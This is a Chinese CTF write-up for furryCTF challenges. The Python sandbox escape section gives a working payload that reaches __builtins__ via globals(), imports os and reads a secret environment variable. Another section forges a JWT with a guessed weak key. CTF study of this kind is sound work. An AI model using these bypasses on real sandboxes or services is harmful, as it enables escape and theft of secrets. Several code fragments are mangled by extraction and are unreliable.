


furryCTF wp

签到题



一眼丁真

余音藏秘

听声音知道是SSTV，直接解码。

13:10



PD 120



二维码得到结果：

[生成二维码](#)[美化二维码](#)[保存二维码](#)

解码结果

U2FsdGVkX1/RxNkd2lGdQJ/tLDwU+2qkasEwAENOGbw=

本软件为测试之用，不得用于任何非法及商业用途。

PyEditor

Python 3 在线运行

代码输入

[清空](#)[示例](#)

```
# 1. 获取全局变量
g = globals()

# 2. 获取 builtins 模块
# AST 检查器禁止了访问 __builtins__ 属性，但允许访问字符串键值 g['__builtins__']
b = g['__builtins__']

# 3. 获取 __import__ 函数
# 修正点：因为 b 是 module 对象，使用 getattr() 或直接 b.__import__ 访问
# __import__ 不在 dangerous_attributes 黑名单中，可以直接属性访问
imp = b.__import__

# 4. 动态导入 os 模块
# imp 变量名不在 banned_functions 黑名单中，可以调用
os = imp('os')

# 5. 读取 Flag
print(os.environ.get('GZCTF_FLAG'))
```

命令行参数: [运行代码](#)[停止执行](#)

输出结果

[清空](#)[复制](#)

```
> 进程已启动...
Hello Python 3.14!

Hello Python 3.14!

> 进程已启动...
1

> 进程已启动...
错误: 执行错误: 'module' object is not subscriptable
> 进程已启动...
错误: 执行错误: 'module' object is not subscriptable
> 进程已启动...
错误: 执行错误: 'module' object is not subscriptable
> 进程已启动...
错误: 执行错误: 'module' object is not subscriptable
> 进程已启动...
furryCTF{Do_n0t_10R93t_7o_rEmOve_d3Bu9_When_66f0e4aec1e3_rEIEAs3}
```

状态信息

状态: 已结束

进程ID: 07119900e43722c1

运行时间: 0s

1. 题目分析与审计

拿到源码 `app.py` 后进行审计，发现核心逻辑是一个 Python 沙箱运行环境。

- **输入验证**: `validate_code` 函数使用 `ast` (抽象语法树) 对用户代码进行静态分析。
- **黑名单机制**:
 - **Banned Modules**: `os`, `sys`, `subprocess` 等被禁止导入。
 - **Banned Functions**: `eval`, `exec`, `open`, `__import__` 等被禁止调用。

- **Banned Attributes:** `__builtins__`, `__globals__` 等被禁止作为属性访问。
- **Flag 位置泄漏:** 在 `create_script` 函数末尾存在一段“未删除”的测试代码，明确指出 Flag 存储在环境变量 `GZCTF_FLAG` 中。

2. 绕过思路

AST 静态分析的弱点在于它只能检测代码的**字面结构**，难以检测**动态执行**时的行为。

- **思路:** 我们需要获取 `os` 模块读取环境变量。既然直接 `import os` 被禁，只能通过 `__builtins__` 中的 `__import__` 函数进行动态导入。
- **断链构造:**

`globals()` 函数未在黑名单中，可直接调用获取全局作用域。

- `g['__builtins__']`: AST 检查器禁止了 `g.__builtins__` (Attribute 访问)，但漏掉了对字典字符串下标 (Subscript) 的检查。我们可以通过 `g['__builtins__']` 拿到内置对象。
- `__import__`: AST 禁止了 Call 节点调用名为 `__import__` 的函数，但我们可以先将其赋值给一个普通变量名 (如 `imp`)，再进行调用。

3. 踩坑与调试

我们在第一版 Payload 中尝试使用 `b['__import__']` 获取导入函数，但运行报错：
`TypeError: 'module' object is not subscriptable`

分析原因: 在当前的运行环境中，从 `globals()` 获取到的 `__builtins__` 是一个 `module` 对象，而不是 `dict` 对象。因此不能用 `['key']` 访问，必须用属性访问 `..`。

修正 Payload:

查阅源码中的 `dangerous_attributes` 列表，发现只封禁了 `__class__`, `__subclasses__` 等元编程属性，**并没有封禁 `__import__` 这个属性名。**

因此，可以直接通过 `b.__import__` 获取函数对象，成功绕过 AST 对 Attribute 的检查。

4. 最终 Exploit

结合上述分析，构造最终 Payload：

```
# 1. 获取全局作用域
g = globals()

# 2. 获取 builtins 模块 (利用字典访问绕过属性检查)
b = g['__builtins__']

# 3. 获取 __import__ 函数 (利用 builtins 是 module 对象，直接属性访问
绕过) imp = b.__import__

# 4. 动态导入 os 模块 (imp 变量名不在黑名单)
os = imp('os')

# 5. 读取环境变量中的
Flagprint(os.environ.get('GZCTF_FLAG'))
```

成功执行并输出 Flag：

```
furryCTF{Do_n0t_10R93t_7o_rEmOve_d3Bu9_When_66f0e4aec1e3_rEIEAs
3}
```

深夜来客

我先在你的工作区里把“流量日志/抓包文件”找出来（常见是 .pcap/.pcapng/.cap 或者一些 .log/.txt），然后针对 FTP 相关会话做还原（提取命令、用户名口令、下载/上传内容、隐藏数据），最后从还原出的文件或会话里定位 Flag。

```
...

powershell -NoProfile -Command "Expand-Archive -Path '来客.zip'
-DestinationPath '来客' -Force"

powershell -NoProfile -Command "where tshark"

powershell -NoProfile -Command "tshark -v"
...
```

•

- CategoryInfo : ObjectNotFound: (tshark:String) [], CommandNotFoundException
- FullyQualifiedErrorId : CommandNotFoundException

```
python -c "import scapy, scapy.all; print('scapy', scapy.version)"
```

```
scapy 2.7.0
```

```
WARNING: No libpcap provider available ! pcap won't be used
```

接下来我会用 Python+Scapy 直接解析 深夜来客.pcapng，先快速统计有哪些 IP/端口/会话，再重点把 FTP 控制流和数据流重组出来，看看对方到底在 FTP 上做了什么（以及 Flag 藏在哪）。

```
powershell -NoProfile -Command "Get-Item 'c:\Users\22309\Desktop\CTF来客深夜来客.pcapng' | Select-Object Name,Length,LastWriteTime"
```

```
re.compile(rb"[A-Za-z0-9]{2,32}{^}\r\n">{1,200}"),
```

```
]
# Generic PREFIX{...} where PREFIX is alnum/underscore-ish
re.compile(rb"[A-Za-z0-9]{2,32}{[^\r\n]{1,200}}"),
re.compile(rb"ctf{[^\r\n]{1,200}}", re.IGNORECASE),
```

```
]
python "c:\Users\22309\Desktop\CTFanalyze\ftp.py"
self.writeplaintext(text, cursor, len(text))
File "C:\Users\22309\AppData\Local\Programs\Python\Python38\Lib\site-packages\colorama\ansitowin32.py", line 210, in writeplaintext
self.wrapped.write(text[start:end])
```

UnicodeEncodeError: 'gbk' codec can't encode character 'x85' in position 13: illegal multibyte sequence

analyze`ftp.py`

+32-8

```
def safeascii(s: str) -> str:
```

```
    """
```

```
    Make a string safe to print on Windows consoles with limited encodings.
```

```
    """
```

```
    return s.encode("unicodeescape", errors="backslashreplace").decode("ascii",
errors="replace")
```

```
python "c:\Users\22309\Desktop\CTFanalyze\ftp.py"
```

```
[server->client] lines=2 bytes=105
```

```
220 Wing FTP Server ready... (Wing FTP Server Free Edition)
```

```
530 Please login with USER and PASS first.
```

```
WARNING: No libpcap provider available ! pcap won't be used
```

```
analyzeftp.py
```

+96


```
HTTPREQRE = re.compile(rb"(?m)^(GET|POST|PUT|DELETE|HEAD|OPTIONS)s+(S+)s+HTTP/d.dr?$")
```

```
HTTPRESPRE = re.compile(rb"(?m)^HTTP/d.ds+(d{3})s+([\r\n]+)r?$")
```

```
python "c:\Users\22309\Desktop\CTFanalyzeftp.py"
```

```
== HTTP flag-like hits (reassembled) ==
```

```
(none)
```

```
WARNING: No libpcap provider available ! pcap won't be used
```

```
analyzeftp.py
```

```
+226
```

```
import re
```

```
from collections import Counter, defaultdict
```

```
import re
```

```
import os
```

```
import sys
```

```
from collections import Counter, defaultdict
```

```
HTTPMETHODS = (b"GET", b"POST", b"PUT", b"DELETE", b"HEAD", b"OPTIONS")
```

```
python "c:\Users\22309\Desktop\CTFanalyzeftp.py" --dump-http
```

```
(none)
```

```
[+] dumped http objects to: c:\Users\22309\Desktop\CTFhttpdump (entries: 68)
```

```
WARNING: No libpcap provider available ! pcap won't be used
```

```
python -c "import PIL, PIL.Image; print(PIL.version)"
```

```
11.2.1
```

```
powershell -NoProfile -Command "Get-Item
```

```
'c:\Users\22309\Desktop\CTFhttpdump0016RESPimageslogo.ico' | Select-Object  
Name,Length"
```

0016RESPimageslogo.ico 19790

```
python - <<'PY'
```

```
import re
```

```
path=r'c:\Users\22309\Desktop\CTF\http_dump\0016RESPimageslogo.ico'
```

```
data=open(path,'rb').read()
```

```
print('size',len(data))
```

```
strings=re.findall(rb'[ -~]{4,}',data)
```

```
print('strings',len(strings))
```

```
for s in strings:
```

```
if b'flag' in s.lower() or b'ctf' in s.lower():
```

```
print(s)
```

```
PY
```

Line |

165 | python - <<'PY'

| ~

| Missing file specification after redirection operator.

```
python -c "import re;
```

```
path=r'c:\Users\22309\Desktop\CTF\http_dump\0016RESPimageslogo.ico';
```

```
data=open(path,'rb').read(); print('size',len(data)); ss=re.findall(rb'[ -~]{4,}',data);
```

```
print('strings',len(ss));
```

```
for s in ss:
```

```
if b'flag' in s.lower() or b'ctf' in s.lower():
```

```
print(s)"
```

size 19790

strings 24

```
python -c "from PIL import Image; import os
```

```
ico=r'c:\Users\22309\Desktop\CTF\http_dump\0016RESPimageslogo.ico'
```

```

out_dir=r'c:\Users\22309\Desktop\CTF\httpdump\logo\ico\png'
os.makedirs(out_dir, exist_ok=True)
img=Image.open(ico)
print('format',img.format,'size',img.size,'mode',img.mode)
try:
n=img.n_frames
except Exception:
n=1
print('frames',n)
for i in range(n):
try:
img.seek(i)
except Exception:
pass
frame=img.convert('RGBA')
fn=os.path.join(out_dir, f'frame{i}{frame.size[0]}x{frame.size[1]}.png')
frame.save(fn)
print('saved',fn)
"

format ICO size (48, 48) mode RGBA
frames 1
saved c:\Users\22309\Desktop\CTF\httpdump\logo\ico\pngframe048x48.png
python -c "import re;
path=r'c:\Users\22309\Desktop\CTF\httpdump\0001RESP\favicon.ico';
data=open(path,'rb').read(); print('size',len(data)); ss=re.findall(rb'[-~]{4,}',data);
print('strings',len(ss));
for s in ss:

```

```

if b'flag' in s.lower() or b'ctf' in s.lower():
    print(s)
size 19790
strings 24
python -c
"path=r'c:\Users\22309\Desktop\CTF\http_dump\0017REQPOSTloginok.html.bin'
; data=open(path,'rb').read(); print(data.decode('utf-8','replace'))"
username=anonymous&password=&username val=anonymous&password val=
python -c "import glob
for p in
sorted(glob.glob(r'c:\Users\22309\Desktop\CTF\http_dump\ REQPOSTloginok.ht
ml.bin'))[:10]:
data=open(p,'rb').read().decode('utf-8','replace')
print(p.split('\')[-1], data)"
0044REQPOSTloginok.html.bin
username=YpMr&password=IXcD&usernameval=zDuG&password val=dhSl&re
member=true
0045REQPOSTloginok.html.bin
username=YpMr&password=IXcD&usernameval=zDuG&password val=dhSl&re
member=true
0046REQPOSTloginok.html.bin
username=YpMr&password=IXcD&usernameval=zDuG&password val=dhSl&re
member=true
0047REQPOSTloginok.html.bin
username=3838&password=IXcD&usernameval=zDuG&password val=dhSl&re
member=true
python -c "import base64
s='ZnVycnlDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0='
print(base64.b64decode(s).decode())"

```

Flag


furryCTF{Fr0m_An0n9m0us_To_Ro0t}

关键线索（怎么从流量里拿到的）

- 在抓包里能看到对 Wing FTP Server 的 Web 登录接口 POST /loginok.html。
- 其中一次请求的 username 参数末尾夹带了 Base64:
ZnVycnlDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=
- 将该 Base64 解码后就是上面的 Flag。

~admin~


用题目给的账户登录，发现是JWT构造。



The image shows a user login interface. At the top, the title '用户登录' (User Login) is centered. Below it, there are two input fields: '账号' (Account) with the value 'user' and '密码' (Password) which is empty. A green '登录' (Login) button is positioned below the password field. At the bottom, a copyright notice reads 'Copyright by 喵呜科技 2025-2026 for furryCTF', where '喵呜科技' is circled in red.

直接注意到这里有多余的字符，尝试缩写作为秘钥mwkj

接着构造JWT。



获得flag。


ezvm

一打开直接注意到这个

```


mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+var_10], rax
mov     ecx, 11h ; Size
call    j_?P2@YAPEAX_K@Z ; operator new(unsigned __int64)
lea     rdx, aPofp327a6c4304 ; "POFP{327a6c4304}"
mov     r8, rax
sub     r8, rdx
mov     rbx, rax
db      66h, 66h
nop     word ptr [rax+rax+00000000h]

```



分组密码

搞半天原来是x32的程序。



拖入x32的IDA


```

argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFF0h
sub     esp, 218h
mov     eax, __security_cookie
xor     eax, esp
mov     [esp+218h+var_4], eax
push    esi
push    edi                ; ArgList
push    offset Format      ; "input your flag:\n"
call    sub_401010
add     esp, 4
push    0                  ; Ix
call    ds:__acrt_iob_func
add     esp, 4
push    eax                ; Stream
lea     eax, [esp+224h+Buffer]
push    100h               ; MaxCount
push    eax                ; Buffer
call    ds:fgets
add     esp, 0Ch
lea     eax, [esp+220h+Buffer]
push    offset Control     ; "\r\n"
push    eax                ; Str
call    ds:strcspn
add     esp, 8
cmp     eax, 100h
jnb     loc_40164D

```

```

mov     [esp+eax+220h+Buffer], 0
lea     ecx, [esp+220h+var_150]
movups  xmm0, xmmword ptr [esp+220h+Buffer]
lea     edx, [ecx+1]
movups  [esp+220h+var_150], xmm0

```

```

loc_40164D:
call    sub_401784
_main endp

```

37) (1234,528) 000006E0 004012E0: _main (Synchronized with Hex View-1)

剩下交给ai发力。

Gemini

PRO



分析一下这个反编译后的main函数

```

int __cdecl main(int argc, const char **argv, const
char **envp)
{
    FILE *v3; // eax...

```

显示思路

这是一个非常经典的 CTF 逆向（Reverse Engineering）题目中的 `main` 函数反编译代码。

这段代码实现了一个 **AES-128** 加密的变种逻辑，并对用户输入的 Flag 进行校验。

以下是对该函数的详细逻辑分析，分为输入格式检查、密钥生成、加密逻辑和解密思路四个部分。

尝试直接使用ai给的py脚本解密，发现解出来乱码，让ai继续分析。

C



```
v6 = (char *)&v38 + 1; // <--- 注意这里的 +1
```

还有循环里的：

C



```
v32 = *(v6 - 1);
```

